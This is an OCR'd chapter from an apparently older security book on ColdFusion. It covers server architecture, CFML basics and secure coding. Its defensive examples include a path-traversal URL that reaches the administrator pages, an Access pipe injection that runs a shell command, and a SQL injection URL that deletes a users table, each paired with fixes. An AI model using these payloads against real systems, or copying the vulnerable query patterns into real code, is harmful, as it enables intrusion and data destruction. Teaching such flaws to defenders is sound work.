- Risks Associated with Using ColdFusion
- Using Per-Session Tracking

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

ColdFusion is a Web application language and server that was released by Allaire in 1995. The product has continued to rise in popularity, due largely to the intuitive language structure and user-friendly development environment. ColdFusion is like one-stop Web application shopping—both the Web application and server are included within their suite of products. ColdFusion is comprised of two key parts: ColdFusion Studio, which is used to build a site, and ColdFusion Server, which serves the pages to the user. ColdFusion has its own page markup language, called ColdFusion Markup Language (CFML).

In addition to having its own language, ColdFusion offers the additional advantage of scalability. As your Web application grows in size, ColdFusion can grow with you. This feature alone is a strong selling point for many organizations.

ColdFusion also supports extended security in its latest version. Remote Development Services Security is one such enhancement. This feature allows for developers accessing the server resources through ColdFusion Studio to be authenticated before receiving access to protected areas. There is also increased user security. User security is implemented in ColdFusion application pages by the developer; its features offer runtime user authentication and authorization. These features and more are addressed in this chapter.


This chapter also takes a look at the security issues that exist within ColdFusion. Although the documented security issues with ColdFusion may be fewer than are noted with other subjects covered in this book, security holes exist that are worthy of noting. Session Tracking is probably the biggest security hole that you should be aware of. Before we address the concerns of security with ColdFusion, let's take a closer look at the primary aspects of the suite.

How Does ColdFusion Work?

ColdFusion works as an add-on to most Web servers. When a request comes into the Web server for a document with the .cfm extension (or

any other extension mapped to ColdFusion), the Web server "asks" the ColdFusion server for the document rather than reading it from the drive. (See Figure 10.1, Steps 1 and 2.)

Figure 10.1 Process from Request of Page to Delivery



The ColdFusion server will read the template requested from the drive along with all its associated files (headers, footers, includes, and so on); compile it into something called *Pcode,* which resides in memory; and then process it to get a page result. This result—which may include information from a database, file, another Web site, or almost anywhere else—will then be "served" back to the Web server, which will deliver it. This process is actually quite fast and the timing of it is usually measured in milliseconds. The speed is increased by the above-mentioned Pcode. When a template is requested again, the server will use the compiled code in memory rather than read it from disk again. The only time that it will recompile the template into Pcode is when the template is changed. (See Figure 10.1, Step 3.)

After all the code in the template has been run, it is delivered back to the Web server as a standard HTML document. This document is then sent to the browser completing the request. (See Figure 10.1, Steps 4 through 6.) Currently, this is done in one single operation. In ColdFusion 5, a new capability will be added to "stagger" the delivery of the document to the browser. This will take the place of Steps 4 through 6 in Figure 10.1 and place them into a loop until the document is totally delivered.

For example, a very long page might "flush" every 20 lines or so. Step 3 would generate the first 20 lines, deliver it to the server (Step 4) and then to the browser (Steps 5 and 6). Then, in the same HTTP transaction and without any additional request, Step 3 will deliver another 20 lines to Steps 4 through 6. The browser will see 20 lines of output, then a moment later another 20 lines, and so on until there is no more text to deliver.

As an additional note, the default return from the ColdFusion server is an HTML document with an HTML MIME type. A programmer has control over the MIME type and can have other documents generated and delivered. Excel spreadsheets and XML and WML documents are the most common, but almost anything can be delivered.

Utilizing the Benefit of Rapid Development

In addition to the application server, ColdFusion is also a powerful programming language. When it was created, the idea was to make a language that "looked" as close as possible to the default language of the Net—that being HTML; therefore, ColdFusion is composed primarily of tags. Because ColdFusion looks like HTML and has much of the same syntax structure, it is easy to learn and very intuitive. An application can be created in little time and because of the English-like syntax, it is easy to read. For example, to query a database and output the results, you simply need the code shown in Figure 10.2.

Figure 10.2 Selecting User Information from a Database

```
<CFQUERY name="qGetUsers" Datasource="Users">
     Select userif, firstname, lastname
          From users
</CFQUERY>
```

It is quite clear what the code is trying to do. The tag name is **CFQUERY** and that name tells you that it'll be querying a database. The code inside the tag body is simple, standard SQL. Outputting the data is also a simple operation (see Figure 10.3).

Figure 10.3 Outputting User Information

```
<CFOUTPUT Query="qGetUsers">
<A HREF="user.cfm?id=#userid#">#firstname# #lastname#</A><BR>
</CFOUTPUT>
```

This will output the results of the query one row at a time. If five names were in the database, there would be five rows as output. Note that the HTML and the ColdFusion variables, which are delimited by pound (#) signs, are intermixed—another strong point of ColdFusion.

On the other hand, to get the same result in a language such as ASP, the results would look like Figure 10.4.

Figure 10.4 ASP Query of a Database and Output

```
<%
Set OBJdbConnection =
Server.CreateObject("ADODB.Connection")
     OBJdbConnection.Open "Users"
     SQLQuery = "Select userif, firstname, lastname FROM users"
Set qGetUsers = OBJdbConnection.Execute(SQLQuery)
Do Until qGetUsers.EOF
     Response.Write ("<A HREF=""user.cfm?id=" &
        qGetUsers("userid") & """>" & qGetUsers("firstname") &
        " " & qGetUsers("lastname") & "</A><BR>")
qGetUsers.MoveNext
Loop
%>
```

Although the results are the same, the methods are quite different. To someone just getting into programming, the ColdFusion code will look a lot more inviting and a lot less cryptic. This adds to the speed in writing the code in the first place.

Ease of use, ease of understanding, and speed of programming have all made ColdFusion a powerful force in the market, even against such giants as Microsoft's ASP (which was actually developed later) and Sun's JSP.

Understanding ColdFusion Markup Language

As stated earlier, the ColdFusion language is made up primarily of *tags.* For example, setting a variable is done by using the code shown in Figure 10.5.

Figure 10.5 Setting a Variable in ColdFusion

```
<CFSET variablename=value>
```

This sets a variable with the name *variablename* to a value. The value can be text, numbers, and even complex data types such as arrays and structures. Other coding elements follow much of the same syntax. An **IF** statement looks like Figure 10.6.

Figure 10.6 IF Statement in ColdFusion

```
<CFIF variable EQ value>
something
<CFELSEIF variable EQ value2>
something else
<CFELSE>
this is the last case
</CFIF>
```

This code performs an **IF** statement to compare variable to value. If it fails, it'll do a second statement of variable to value2. If that fails, a final **else** will be used.

The two tags (**CFSET** and **CFIF**) are slightly different than the standard for ColdFusion tags, which is why they were presented separately. *All* other tags follow these standards:

- A required tag name (**<CFMAIL>**)
- An optional name=value pair to pass data to the tag (subject="hi")
- On some tags, a required or optional ending tag (**</CFMAIL>**)

Two examples are the **CFPARAM** tag that checks for a variable's existence and optionally gives it a default value, and the **CFMAIL** tag that sends an e-mail message (see Figure 10.7).

Figure 10.7 Setting a Default Parameter and Sending E-Mail from ColdFusion

```
<CFPARAM Name="Address" Default=mdinowit@houseoffusion.com>
<CFMAIL From=serverAlert@houseoffusion.com To="#address#"
    Subject="An error has occurred">
An error has occurred at 1/11/71 in the c:\website\htdocs directory.
The file test.cfm does not exist.
</CFMAIL>
```

As you can see, the code is self-explanatory. First, we set a parameter for the page. The variable name is address and the value is an e-mail address. If it does not exist, the default will be used. If it does, this tag is ignored. After that, an e-mail message will be sent to the address specified with some message. Notice that the address is surrounded with pound signs (#), which is how ColdFusion tells that a variable is a variable and not text.

NOTE

Pound signs are used to turn variables into their values and are needed only in a few locations (referred to as output zones). These are inside all ColdFusion tags other than **CFIF**, **CFSET**, and inside the body (between the open and close tag) of **CFOUTPUT**, **CFQUERY**, and **CFMAIL**.

Scalable Deployment

ColdFusion has the reputation that it does not scale. This is totally false. On its own, ColdFusion can handle a large number of hits. Built-in features allow an administrator to "scale" the amount of people viewing a single page at a time, the amount of information in cache, and other features that go into site performance. When a site is really being hammered, the option exists to do load balancing (multiple machines with the same site on it with access to different machines controlled by some sort of load balancer). ColdFusion ships with a software-based load balancer called Cluster Cats. Additionally, other software- and hardware-based load balancers can be used for scalability. In an extreme example, a major toy company had 400 servers running with their entire inventory stored in memory at the height of the Christmas rush. Another slightly smaller example had 2 to 3 ColdFusion servers at a brokerage firm dealing with over 4 million hits in a day during a major stock market crash (the market tanked 553 points in one day).

Open Integration

One of the major features in ColdFusion is the capability to integrate other technologies into its code. Microsoft COM objects, CORBA objects, Enterprise Java Beans, Java servlets, and other "third party" code can be included quite easily. Additionally, ColdFusion allows its programmers to create custom tags in VC++, Delphi, Java, and even using the


ColdFusion language itself (custom tags). With the release of ColdFusion 5, the capability to write User Defined Functions (UDF) has been added. A skilled programmer with some imagination can leverage almost any technology into ColdFusion to get the desired results.

Preserving ColdFusion Security

As a server, ColdFusion has no known security holes. This is a very strong statement—one that may cause people to scoff. Although the statement is true, it does not take into account the code that goes along with the ColdFusion application server, which is where the security holes may come in. Before we start talking about how to create secure ColdFusion code, let's look at what is installed in a typical ColdFusion setup and the security holes that may exist.

The first issue is the ColdFusion Documentation. These are located in a directory called CFDOCS in your Web root (see Figure 10.8).


Figure 10.8 CFDOCS Directory



Along with the documentation, Allaire ships a few example applications as well as some tools. In the current version of ColdFusion, these are protected by an IP valuator, but in the past it was possible for someone to use these templates remotely. Your first job is to either remove them or use the Web server password protection to add an additional layer of security to their use. This, like *all* security issues, applies to your development box as well as your production server. To be safe, delete the entire CFDOCS directory from the development box and avoid any issues. Example applications and documentation should never go on a production server, no matter what the language.

Next is the ColdFusion Administrator located in the CFIDE/Administrator directory in your Web root, as shown in Figure 10.9.

Figure 10.9 Contents of the CFIDE Directory



This is the Web-based interface for controlling your ColdFusion server. Access to this administrator is limited by a form-based password. This is enough to stop the average attacker, but one who has some ingenuity or understanding can eventually get through it. We suggest using Web-server-based password protection here as well.

NOTE

Do not password-protect the CFIDE directory, as there are parts of it that are used by some ColdFusion tags. Only password-protect the administrator subdirectory.

A third potential security hole comes from one of the best features of ColdFusion: the ColdFusion Studio Remote Development Service (RDS). This feature allows anyone with both a version of ColdFusion Studio and the proper password to connect to a machine remotely and edit files as if they were local. This connection is partially governed by HTTP and can be attacked in that way. An attempted crack of a RDS password is much harder to do, because other protocols are used as well. On the other hand, if someone was able to gain access to the ColdFusion Administrator, they could turn off all security for RDS and then have total capability to upload, view, or modify files. Additionally, a denial of service attack can be performed on this connection. Two simple solutions can help prevent this. The first is to use Web server password protection on the CFIDE/main directory. This will force anyone using RDS to use the Web server security as well as the ColdFusion Studio password, which is a minor inconvenience for the amount of security it gains you. The second solution is to turn off the RDS service that controls the connection.

From this point forward, a distinction has to be drawn—there are two possible situations regarding security that need to be addressed. The first assumes that you run your own machine and do not share it with others. The second assumes that you are in a shared environment of some sort.

If you run your own machine, you are in luck. You do not have to worry about people having normal access to your machine. The main issue you will have at this point is making sure that your code does not open up any security holes that will allow an attacker to upload files or gain information.

Secure Development

When writing a ColdFusion application, you must look out for a number of tags that involve the movement of data in ways that can be attacked. In most cases, validating the data sent to a page will prevent them from being misused. In others, not allowing attributes to be set dynamically is the answer. For each tag we examine, another solution may be to just turn the tag off (an option controlled by the administration panel). Other tags can not be turned off and must be coded properly.

CFINCLUDE

CFINCLUDE is a rather useful tag for taking ColdFusion templates (and other pages) and including them into other templates. There's just one small problem: **CFINCLUDE** can be overloaded and can be used by a visitor to call files from the system other than those expected. Although this is not a security hole in ColdFusion itself, it becomes a security hole due to the way people write their code. A standard **CFINCLUDE** is shown in Figure 10.10.

Figure 10.10 Code to Include a Template Called location.cfm

```
<CFINCLUDE TEMPLATE="location.cfm">
```

This will take a file called location.cfm and include it into the "calling" template (the template that contains the **CFINCLUDE)**. The included file will exist in the same directory as the "calling" template.

CFINCLUDE can also use relative paths to retrieve a file (see Figure 10.11).

Figure 10.11 Including a Template Called location.cfm That Is Contained in a Subdirectory

```
<CFINCLUDE TEMPLATE="queries/location.cfm">
```

This does the same thing as Figure 10.10, but the included file is in a subdirectory called queries. This subdirectory is in direct relation to the calling template. Now let's take this a step further. If we want to include

a file from a directory above the calling template, we can use the "../" syntax (see Figure 10.12), which says to go up one level to the calling template's parent directory and get a file.

Figure 10.12 Including a Template Called location.cfm That Is Contained in a Parent Directory

```
<CFINCLUDE TEMPLATE="../location.cfm">
```

This says go up a directory and include a file called location.cfm. So far we're not doing anything special here. Everything you see here conforms to the standard for relative paths in HTML. Now let's look where it changes.

Relative Paths

In standard HTML, the relative paths assume the Web server root as the "highest" level you can go using the "../" syntax—basically the ultimate parent directory. For example, consider Figure 10.14; Figure 10.13 will not work (assuming that the Web server root is HTDocs and the calling template is in the Web server root).


Figure 10.13 Image Call to the JRun Subdirectory Contained in the Parent of the Local Directory

```
<IMG SRC="../JRun/bank.gif">
```

HTML just can't go outside of the Web path as defined by the Web server. ColdFusion isn't bound by this. **CFINCLUDE** has a feature that says that the "root level" is not the Web server root, but the drive root (normally C:\). This means that you can access *any file* on the same drive using **CFINCLUDE**.

Here's the problem. If you use a bunch of "../", it will tell the **CFINCLUDE** to go all the way up to the drive root (in our example, E:\). From there, you can call any directory you want. If you know the Web server root (which is easy to find out), you can call it all the way down to the CFIDE/Administrator directory. Now you're thinking that this is something that has to be hard-coded onto a Web page, and you're

Figure 10.14 Path Display



safe. Wrong! Many people use the piece of code shown in Figure 10.15 in their applications somewhere.

Figure 10.15 Including a Dynamic Template Name from a Subdirectory

```
<cfinclude template="allaire/#passedvar#.cfm">
```

This normally assumes that the *passedvar* will be passed on the URL and the result will be a normal call. If I sent my own string on the URL, I could still get admin access:

```
http://127.0.0.1/testtemplate.cfm?passedvar=../../../../../../../
    webroot/cfide/administrator/security/index
```

But there's more. The multiple "../" will also "escape" any path information you happen to have on the include. This means that the "allaire/" path information will not help you and will effectively ignored.

While discussing this with fellow Team Allaire members, a few suggestions have come up (as well as a few more evil uses for this). The first

thing to do is to rename your Administrator directory. This hole is based on knowledge of a person's system. If you have a nonstandard setup for Admin and docs, you have some safety. Another suggestion is to use the code shown in Figure 10.16.

Figure 10.16 Cleaning the Variable Containing the Template Name

```
<cfinclude template="#Replace(passedvar, '.', ',', 'all')#.cfm">
```

This will replace all periods (.) with commas (,), which will kill the problem. Other solutions are to not write code with dynamic locations in a **CFINCLUDE** or to use the code shown in Figure 10.17 (used in the FuseBox methodology).

Figure 10.17 Using CFSwitch/CFCase to Determine Which Template to Include

```
<CFSWITCH Expression="#passedvar#">
<CFCASE Value="entry">
      <CFINCLUDE Template="entry.cfm">
</CFCASE>
<CFCASE Value="login">
      <CFINCLUDE Template="Login.cfm">
</CFCASE>
<CFDEFAULTCASE>
      <CFINCLUDE Template="index.cfm">
</CFDEFAULTCASE>
</CFSWITCH>
```

Although this looks rather simple, it can get more complex. Rather than passing filenames (such as login and index), an application can be sending full text strings such as "press here to log in" and they will be used to load the proper page.

Damage & Defense...

Exposing Included Code

An additional problem shows itself with the usage of this tag. Many people like to segment their code into reusable files that can be included with the **CFINCLUDE** tag. For organization, they usually place these files in subdirectories to their application. Common subdirectory names include includes, queries, display, and so on. Depending on how they set up their Web server, this may cause a security problem. If a Web server has directory browsing turned on (which should never happen), looking at an includes directory (for example) will result in a list of all the files to be included. If someone selected one of these files (and the file had the standard .cfm extension), the file would run as normal. Because the file is running out of its normal context, an error or security hole may be displayed. Even if the viewer does not run the file, they will see part of your "back-end" directory setup and also the naming convention you use for your files. For standard files, this may be bad, but for queries stored in separate files, this can be very damaging. The filenames of the queries may give insight into the database structure that is normally hidden from an attacker.

Four solutions exist for this problem:

- **Save included files with a nonstandard extension** This option, which is followed by some, will prevent a file from being run as a ColdFusion template. The usual extension used is .inc, but there is a major problem with this. If someone tries to run the file, all they will get is a dump of its raw code, which means they will see what you are doing in the file, where things are laid out, and maybe a password or other piece of security information.

Continued

- **Turn off directory browsing** This is a small Web server fix but not a guaranteed one. Even if browsing for the directory is turned off, an attacker who knows and guesses a filename can still run one from the directory. This also depends on the Web server and in some cases is not an option.
- **Blocking directory access** Another Web server–based fix, this stops any file from being called directly from the protected directory. This is perfect unless the programmer has no access to the Web server. As a side note, including files with **CFINCLUDE** totally bypasses this.
- **Adding a special CFAPPLICATION** If the files in the includes directory all have the .cfm extension, having an application.cfm in the directory will affect them when they are called. If this application.cfm has a single **CFABORT** in it, no file can effectively be run from this directory. In addition, if an index.cfm (or other "default document") is placed in the directory, the directory structure cannot be viewed. This is the best solution for programmatic protection. As a side note, included files will not be blocked by the **CFABORT** in the application.cfm.

Queries

One of the reasons for the creation of ColdFusion was to connect databases with the Web. This has proven so useful that everyone does it nowadays. But it has also opened up some very dangerous security holes. The problem has less to do directly with ColdFusion (or other languages) than it has to do with Microsoft, who wrote some "features" into their ODBC drivers and databases that can be exploited.

These exploits affect all of the ColdFusion database related tags (**CFQUERY**, **CFINSERT**, **CFUPDATE**, and **CFGRIDUPDATE**) and all deal with information passed to a ColdFusion page. The two that have been exposed so far are the *Access pipe* problem and the *double SQL* problem.

Access Pipe Problem

Older versions of Access and MDAC allowed the passing of Visual Basic for Applications (VBA) commands to the access executable, which would then be run directly. Anything surrounded with the pipe (|) character was considered a VBA command and would be executed. This had the related effect of causing any text passed to a query with a pipe to fail unless they were escaped (using ||).

Let's say for example that an attacker had sent an URL that looked like Figure 10.18.

Figure 10.18 URL with Code to Cause Access to Create a File

```
http://server/index.cfm?id='|shell("cmd /c 1 > c:\temp\file.txt")|'
```

On the page index.cfm that is being called, you have a query that looks like Figure 10.19.

Figure 10.19 Potentially Dangerous Query

```
<CFQUERY Name="qGetUser" Datasource="">
SELECT *
      FROM USERS
      WHERE ID = #URL.id#
</CFQUERY>
```

When the page processes, the VBA command will be run and will generate a file called file.txt in the c:\temp directory. It'll also cause the query to fail unless some care was taken in what was sent. If an attacker knew your directory structure (easily done with a little work), they could cause a file to be written that runs some code you do not want, such as uploading a file or executing a system command.

The solution to this problem is twofold:

- **Install the latest MDACs** This should solve the problem from Microsoft's side (as long as they don't reintroduce it or another related one pops up).

- **Clean all of your variables before use** This option makes use of some of the functions in ColdFusion to take the variable passed in and both search it for text you don't want and to "fix it" if you want.

The code in Figure 10.20 will take the above query and make it safe for a numeric variable.

Figure 10.20 Query with Val() Function to Avoid a Security Hole

```
<CFQUERY Name="qGetUser" Datasource="">
SELECT *
      FROM USERS
      WHERE ID = #Val(URL.id)#
</CFQUERY>
```

The **Val()** function takes any data passed to it and does a character by character determination to see if the character is a number. If the character isn't, the function stops. If there are no numeric characters, the function returns 0. If the defined URL was sent, the query would try to run where ID=0. (Be certain that the database select with an ID of 0 will not give data that is sensitive. If it is sensitive data, follow the next example.)

Another option is to throw an error if the value passed is not what you expect. When dealing with numeric data, you can do this in two different ways (see Figure 10.21).

Figure 10.21 Two Different Ways to Check Data Types

```
<CFPARAM Name="ID" Type="Numeric">
<CFIF Not IsNumeric('ID')>
      <CFABORT ShowError="A variable passed to the page was a value
      other than requested.">
</CFIF>
```

The first line (**CFPARAM**) will check if the variable ID exists or not, and if it doesn't, an error will be thrown. If it does exist, it will then be checked to see if the value is numeric or not. If it has any nonnumeric parts to it, an error will be thrown. This is probably the best way to do "double duty" in checking that a variable exists and what its data type is. Problem is, it will not work on strings (but it will evaluate other data).

The second though fifth lines cover a simple **IF** statement to see if the value of the variable is a number and if the value is not a number, abort the page. This does not check for the existence of the variable, but that code can be added quite easily.

When dealing with text values, the job gets a little harder. You can still alter the data in a variable or detect what it is, but you have to have a good idea of what you're looking for first. In the case of this security hole, the pipe is the character to look for. If you just want to detect whether it exists, you can use the code shown in Figure 10.22 (assuming that the variable username is being passed).

Figure 10.22 Data Validator for Finding a Pipe (|)

```
<CFIF Find('|', username)>
     <CFABORT ShowError="Possible database error">
</CFIF>
```

This code is rather crude, because it will throw an error on any use of a pipe in the variable text. We know that to be dangerous—the passed information has to be in a certain format, which is a pair of pipes with text inside. The code in Figure 10.23 takes that information and makes use of it.

Figure 10.23 Extended Date Validator for Finding All Data between Two Pipes

```
<CFIF REFind('|[^|]+|', username)>
     <CFABORT ShowError="Possible database error">
</CFIF>
```

This code sample uses regular expressions to detect if the pattern we want exists. The **REFind** function says to use regular expressions with the first attribute being the expression and the second being the string to check. The regular expression here says to look for a pipe followed by one or more characters that are not pipes, followed by another pipe. If a single pipe exists in the string, no error will be thrown. If two pipes exist one after the other, no error will be thrown either. This is a check, but it can easily enough be used as a "sweeper." This would be done as shown in Figure 10.24.

Figure 10.24 Using Regular Expressions to Clean Data

```
<CFQUERY Name="qGetUser" Datasource="">
SELECT *
      FROM USERS
      WHERE username = '#REReplace(username, '|[^|]+|', '',
         'all')#'
</CFQUERY>
```

The above code uses the **REReplace()** function to find the pattern we want and then replace it with a NULL (basically deleting it).

This security hole may still creep up in some older machines, especially those that have not been upgraded in awhile. A more dangerous issue is the following one.

Double SQL Problem

Certain databases allow multiple SQL statements to be part of a single query block. In many cases, this can be a boon, but when dealing with dynamic variables it can prove to be a major security hole. Take for example the query in Figure 10.25.

Figure 10.25 Potentially Dangerous Query

```
<CFQUERY name="qGetUser" DataSource="users">
      Select *
```

Continued

Figure 10.25 Continued

```
            From users
            Where userid = #id#
</CFQUERY>
```

This is a normal query that is expecting to receive a variable from some location (such as a URL). If an attacker sends a URL that looks like Figure 10.26.

Figure 10.26 Altered URL to Delete All Items from the Database

```
http://localhost/index.cfm?ID =1%20DELETE%20FROM%20users
```

The resulting query will contain SQL that reads:

```
Select *
      From users
      Where userid = 1 delete from users
```

Due to the double SQL issue, the first query to select the user information will be performed followed by the second query to delete all the information in the users table. This is a devastating security hole, but it is one that can be plugged. In the preceding example, you are expecting numeric data. A simple use of the **Val() function** (as shown in Figure 10.20) will remove all nonnumeric data and stop this attack.



SECURITY ALERT!

The Double SQL security hole is known to exist in enterprise level databases such as MS-SQL and Sybase SQL.

Uploaded Files

There is a saying that "if someone can get a single file onto a machine they now own it." This is very true and forms the background for this section. All the tags discussed here are those that allow files from outside your machine to be saved to the disk of your machine. The tags include:

- **CFFILE** Used to upload files directly to your machine using HTML forms.
- **CFPOP** Retrieves a mail message and can save attachments.

When dealing with ColdFusion templates and other Web-enabled files, the main danger is saving the file somewhere in the Web path. It doesn't matter if a file has been uploaded if it can't be used. For this reason, whenever you are uploading files, place them outside the Web path. This goes for saving attachments as well.

Additionally, there is an option in **CFFILE** to limit the extensions of files that are uploaded to your server (see Figure 10.27).

Figure 10.27 CFFILE Code to Upload Images

```
<cffile action="UPLOAD" filefield="uploadfile" destination="c:\temp"
    nameconflict="ERROR" accept="image/gif,image/jpg,image/pjpeg">
```

This operation will take a file passed from a form and save it to the c:\temp directory. Additionally, if the file has a MIME type other than image/gif, image/jpg, or image/pjpeg, it will be rejected. This allows you to control what gets uploaded. Note that some browsers will render HTML documents that have been renamed with a different file extension like .jpg and .gif when the browser goes directly to the document.

Denial of Service

Denial of Service (DoS) attacks are designed to slow down or crash a machine. Usually these occur when a huge number of packets are sent to the server in question. Another way is to cause the server to run a resource intensive process multiple times. Certain ColdFusion tags are subject to this problem.

To be honest, the tags in question are not meant to be accessible to the public and exist as admin operation tags, but if they are accessible, they can be used. The main tag that fits into this category is the **CFINDEX** tag. This tag will take either a directory path or the results of a query and index them using verity. Depending on the size of the data to be indexed, this could take a while and be very processor intensive. If a template with this tag is exposed to a user, he could take down your machine with it after using it a number of times in succession.

Even if you do not make use of this tag, some ColdFusion software packages do, and they should be protected. The one to watch out for is the **CFDOCS**. As stated earlier, these should never be installed on a production machine and if so, they should be password protected.

Finally, note that almost *any* ColdFusion tag can be used as a DoS attack if it falls under the following conditions:

- The operation takes a long time.
- The operation is not locked (using **CFLOCK** or **CFTRANSACTION** for a query).
- The operation is accessible through the Web.

Turning Off Tags

Certain ColdFusion tags are just too dangerous to use. An experienced developer may make use of them once in a while, but in many cases it's just easier not to. This really becomes an issue on a "shared box" where other people can upload and run their own code. In these situations, it's easier to turn these tags off than to allow a potential security hole to exist.

The three main tags to look out for are the following:

- **CFREGISTRY** Allows access and control over the local registry. The registry is the heart and soul of any Windows machine, and an attacker who has access to it can rewrite it to do almost anything.
- **CFEXECUTE** Allows execution of command line operations. Any program that exists on the machine that can be called from a command line is accessible through this tag.

- **CFOBJECT** Allows access to COM, CORBA, Enterprise Java Beans, and Java Classes from within ColdFusion. On Windows machines, this means that most programs from Microsoft can be accessed and control over almost any part of the machine can be obtained.

These tags *all* allow access to resources that should almost never be used. An inexperienced programmer can cause a lot of trouble with them. Even an experienced programmer would rather not use them unless needed.

Secure Deployment

Writing your own code is an admirable goal and one that will help you keep your applications secure. The problem is, you can't do it all yourself in this world. For this reason, people write applications and sell them. ColdFusion allows people to write "custom tags" both in a compiled language (VC++, Java, and so on) and in the ColdFusion language itself (called CFModules).

When you install a custom tag on a machine, you're trusting the tag's creator. For compiled tags and objects, you usually don't have access to the source code to examine it. For CFModules, you can usually review the code, unless it's encrypted. The ColdFusion community has put out a large amount of open source code for people to use. You can find both this open source code and the compiled versions at www.allaire.com/taggallery or www.customtags.org.

When you want to distribute your own code and you wish to make it closed source, encryption will allow you to do just that. CFEncode.exe is shipped with all versions of ColdFusion, and it will allow a programmer to encode any text file so that it can be read only with ColdFusion.

Actually, the preceding statement is not 100 percent true. An illegal decryption program is floating around that can decrypt an encrypted ColdFusion template. This program has existed in source code only for a while, but someone may have started distributing the compiled version. It is not an easy program to compile because it needs special libraries and some knowledge of C++ and crypto. On the other hand, the very

